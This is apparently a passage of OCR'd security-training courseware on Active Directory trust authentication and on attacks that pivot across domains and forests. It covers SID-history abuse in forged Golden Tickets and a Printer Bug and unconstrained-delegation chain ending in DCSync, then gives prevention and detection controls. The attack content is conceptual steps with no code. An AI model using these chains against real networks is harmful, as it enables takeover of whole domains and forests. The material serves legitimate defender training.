
How Does Authentication Work Over a Trust? NTLM

How does authentication take place across a trust? Authentication across trusts can happen both using NTLM and Kerberos. Let's first have a look at NTLM…

Suppose "ENT.COM\USER1" requested access to a database server on ORG.COM.

The following steps would take place:

1. User "ENT.COM\USER1" requests access to ORG.COM database server
2. Database server (ORG.COM) sends challenge to ENT.COM client
3. Response is calculated and sent by ENT.COM client
4. ORG.COM server forwards challenge and response to ORG.COM domain controller
5. ORG.COM DC forwards challenge and response to next domain in the trust path
6. ENT.COM DC validates challenge and response and sends feedback to ORG.COM DC
7. ORG.COM DC provides feedback to ORG.COM database server
8. Authentication is granted or denied




How Does Authentication Work Over a Trust? Kerberos (1)

For Kerberos, authentication across multiple trusts is more complex. Kerberos tickets are encrypted using secrets that are not known outside of the domain (NT hashes for encryption type RC4, AES keys for encryption type AES). This means tickets cannot just be "passed" or "forwarded" between domains!

In a domain environment, the "KRBTGT" account is the main source of trust. All domain controllers know the secret as there is only one "KRBTGT" account, known by all (please see an example TGT on the slide for user "alan.marshall" in domain SYNCTECHLABS.COM). The TGT is encrypted (and the PAC is signed) using the KDC LT Key, which is based on the "krbtgt" service encryption key of SYNCTECHLABS.COM. This encryption key is obviously not known outside of the SYNCTECHLABS.COM domain!

So how do we handle authentication between different domains? In order to "fix" this, domain controllers in a trust use a shared trust account and key ("inter-realm key").




How Does Authentication Work Over a Trust? Kerberos (2)

So how does the main authentication protocol, Kerberos, handle authentication over a trust?

In our example, a client in "ENT.COM" is attempting to access a database server in "ORG.COM":

1. As usual, the client in ENT.COM requests a TGT from the ENT.COM DC by encrypting a timestamp using its key (AS-REQ).
2. The ENT.COM DC validates the encrypted timestamp and sends an encrypted TGT (AS-REP).
3. The ENT.COM client requests access to an ORG.COM resource. It thus requests a service ticket to the ENT.COM DC (TGS-REQ).
4. The ENT.COM DC validates the TGT and concludes that the requested resource is not in its realm. It copies the PAC in a referral ticket ("IR-TGT") that is encrypted using the Inter-Realm Key, which is sent back to the client (TGS-REP).




How Does Authentication Work Over a Trust? Kerberos (3)

As a continuation of the previous slide, the following additional steps are taken:

5. The ENT.COM client sends the referral ticket, together with the request for a service ticket, to the "ORG.COM" domain controller (TGS-REQ).
6. The ORG.COM DC decrypts the referral ticket using the Inter-Realm Key. It extracts the PAC of the user and copies it to a service ticket for the ORG.COM database server (TGS-REP).
7. The ENT.COM client finally uses the service ticket against the ORG.COM database server.

Note that in a complex domain / forest environment, multiple hops may be present and thus multiple referral tickets may be used.




Example of a Shortcut Trust Configuration

As we briefly explained, the previously described example trust configuration would work, but might not be the most performant / optimal configuration.

How could we adapt optimize the overall trust flow? One example could be to implement a shortcut trust (only available to systems in the same forest), where belgium.org.com trusts france.ent.com directly. The previous slides demonstrated how authentication works across trusts.

Additional information on when shortcut trusts should be considered can be found in Microsoft's documentation:

https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/plan/planning-forest-root-domain-controller-placement




Attacking Domains in the Same Forest

We already indicated that Windows domains should not be considered as a security boundary. This is also confirmed by Microsoft. They highlight in various publications that only the forest is considered to be a security boundary. Unfortunately, this is usually not understood as such by defenders and system administrators.

But how could attackers escalate from domain admin to enterprise admin?

Let's assume we have an "ORG.COM" domain and a "DMZ.ORG.COM" child domain. In this scenario, we have compromised the "DMZ.ORG.COM" domain and would like to escalate further to the "ORG.COM" domain. A Golden Ticket generated by Mimikatz includes the "Enterprise Admins" group by default (RID 519)! Unfortunately, however, the "Enterprise Admins" are defined in the root domain (ORG.COM) and not in the child domain (DMZ.ORG.COM)…

Does this mean we are stuck?




Pivoting Domain Trusts

When trying to pivot between domains, we can follow a typical flows such as the one below:

1. As a first step, we want to enumerate all domain trusts that are configured in the domain you have already compromised. We want to enumerate the full trust structure: What domains trust one-another? Any domains in the same forest should be a particular area of focus!
2. Enumerate security principals that have cross-domain privileges. Do any users in your domain have access to resources in the target domain? Usually, this type of access should exist (otherwise, what's the point of the trust? ☺)
3. Finally, we want to compromise selected principals (accounts). The selection of principals is based on steps 1 and 2.

With the above steps, we are relying on misconfigurations in the overall setup. If the domains are in the same forest, however, there's an easier way, which we'll describe in a second! An excellent read on this topic is a blog post written by Will Schroeder (harmj0y):

http://www.harmj0y.net/blog/redteaming/a-guide-to-attacking-domain-trusts/



Pivoting Domain Trusts: Enter the "Trustpocalypse"

In 2015, Benjamin Delpy added a highly interesting feature to Mimikatz: The ability to add information to the "extraSids" of the Kerberos PAC when forging golden tickets… This has a couple of interesting side-effects for us!

In order to properly explain, however, we first need to understand two important concepts:

- SID History: sidHistory (labeled "extraSids" in the PAC) was added with Windows 2000 AD; it's designed to facilitate user migration across domains. If a user is migrated, their old SID (including SIDs of any groups they were part of), can optionally be added to the sidHistory of the new account. When the new user attempts to access a resource, both the current SID and the SID history are used to evaluate access rights.
- SID Filtering: SID filtering refers to a security control implemented within Kerberos when IR-TGTs (Inter-Realm TGTs) are being validated. Many different filters are implemented for security resources, but an important one is the filter for SID S-1-5-21-<Domain>-519 (Enterprise Admins), which is set to "ForestSpecific". This thus means that the SID for Enterprise Admins is not filtered between domains in the same forest. More information on SID filtering can be found at https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-pac/55fc19f2-55ba-4251-8a6a-103dd7c66280.

PIVOTING FOREST TRUSTS

The previous "trick" to pivot between two domains in the same forest wouldn't work between two different forests because sensitive groups are subject to SID filtering between forests. Do not despair, however...

Did you know that?

In order to understand how pivoting across forests can be achieved, we need to understand two additional things:

1. Domain controllers are the only systems that are configured for Unconstrained Delegation by default.
2. TGTs are delegated across forest trusts by default. (This was fixed by Microsoft in CVE-2019-0683).

What could possibly go wrong?

Pivoting Forest Trusts

The previous "trick" to pivot between two domains in the same forest wouldn't work between two different forests because sensitive groups are subject to SID filtering between forests. Are there any ways to replicate a similar attack between different forests?

There's a few possible strategies we could leverage! Before explaining them, though, we need to understand two additional things:

1. In modern Windows environments, domain controllers are the only systems that are configured for Unconstrained Delegation by default.
2. TGTs are delegated across forest trusts by default. (This was fixed by Microsoft in CVE-2019-0683).

Let these two concepts sink in… Can you think of an attack strategy that could allow us to pivot between two forests that trust one another?

Pivoting Forest Trusts: Re-Enter the Printer Bug!

You could have guessed it, but of course there's an interesting attack strategy here! In 2019, Will Schroeder and Lee Christensen (both active at SpecterOps) highlighted how the forest might not be a security boundary after all…

Let's imagine a scenario with a two-way trust setup between Forest A and Forest B.

During their presentation, they highlighted the following attack chain:

1. The attacker compromises a system with unconstrained delegation in Forest A (FORESTA\DC01)
2. The attacker analyzes Forest B, but doesn't find any obvious vulnerabilities
3. The Printer Bug is used to coerce the Forest B domain controller (FORESTB\DC01) to authenticate to the compromised system in Forest A (FORESTA\DC01).
4. Due to the unconstrained delegation, the attacker can extract the TGT of the Forest B domain controller computer account from FORESTA\DC01.
5. The attacker uses the FORESTB DC computer account to perform DCSYNC against the domain controller in Forest B, thereby compromising the forest!

The issue was reported to Microsoft and was initially not seen as a big vulnerability. This was, however, revised and Microsoft released a patch that disables TGT delegation across forest trusts by default!

The full presentation can be found at:
https://troopers.de/downloads/troopers19/TROOPERS19_AD_not_a_security_boundary.pdf

SUMMARIZING PREVENTION / DETECTION

Security Control	Implementation Ease?	Effectiveness?	Comment?
Disable cross-forest SID history	Easy	High	Test before applying ☺
Audit trust settings carefully	Medium	High	Can become complex in large-scale environments
Disable cross-forest TGT delegation (patched)	Easy	High	This is done by CVE-2019-0683 patch
Disable printer spooler on critical systems	Easy	High	Prevent printer bug exploitation

Detection Logic	Logs required?	False positive ratio?	Comment?
Detect execution of tools (Rubeus, Printer Spooler Bug,…)	Process Creation (Sysmon event ID 1)	Very Low	SIGMA rules exist

The described attack approaches rely on built-in misconfigurations or increased trust complexity, which will require system hardening to protect against. Detection-wise, these techniques are relatively hard to detect as well, although we can look for execution of the different tools.

Summarizing Prevention / Detection

In summary, there's a few strategies we can use to prevent these cross-domain / cross-forest attacks from being successful:

- Disable cross-forest
- Audit trust settings carefully
- Disable cross-forest TGT delegation (patched)
- Disable printer spooler on critical systems

Note that most of these will require careful testing, in order to make sure they don't break any production systems.

Detection-wise, we're generally limited to detecting execution of the different tools.

RECOGNIZING THE EXPERTS

Active Directory security is a highly complex topic. This courseware was developed based both on personal experience, but also on existing presentations, research, and work by many of us in the security industry! I would like to thank the following researchers for all of their efforts and **recommend** students to follow them to stay up to date:

Sean Metcalf (@PyroTek3)
Dirk-jan Mollema (@_dirkjan)
Will Schroeder (@harmj0y)
Andrew Robbins (@_wald0)
Matt Nelson (@enigma0x3)
Lee Christensen (@Tifkin_)
Matt Graeber (@mattifestation)
Tim Medin (@TimMedin)
Nikhil Mittal (@nikhil_mitt)
Carlos Garcia (@ciyinet)
Elad Shamir (@elad_shamir)
Benjamin Delpy (@gentilkiwi)
Vincent Le Toux (@mysmartlogon)

Recognizing the Experts

Active Directory security is a highly complex topic. This courseware was developed based both on personal experience, but also on existing presentations, research and work by many of us in the security industry! As course authors, we would like to thank security researchers worldwide for their efforts and contributions! The listing above is not an exhaustive overview, but it's worth following these security researchers to stay up to date on the latest evolutions in Active Directory security!

Course Roadmap

- Introduction & Key Tools
- Initial Access
- Lateral Movement
- **Persistence**
- Azure AD & Emulation Plans
- Adversary Emulation Capstone

SEC699.4

Pivoting Between Domains & Forests
Breaking Domain & Forest Trusts
Exercise: Pivoting between Domains & Forests
Persistence Techniques
COM Object Hijacking
Exercise: COM Object Hijacking
WMI Persistence
Exercise: WMI Persistence
AppCert, AppInit & Netsh Helper DLL
Exercise: Implementing Netsh Helper DLL
Office Template & Library Tricks
Exercise: Office Persistence
Application Shimming
Exercise: Application Shimming
Stealth AD Persistence & Manipulation
Exercise: Stealth AD Persistence
Conclusions

This page intentionally left blank.

EXERCISE: PIVOTING BETWEEN DOMAINS & FORESTS

Please refer to the workbook for further instructions on the exercise!

This page intentionally left blank.

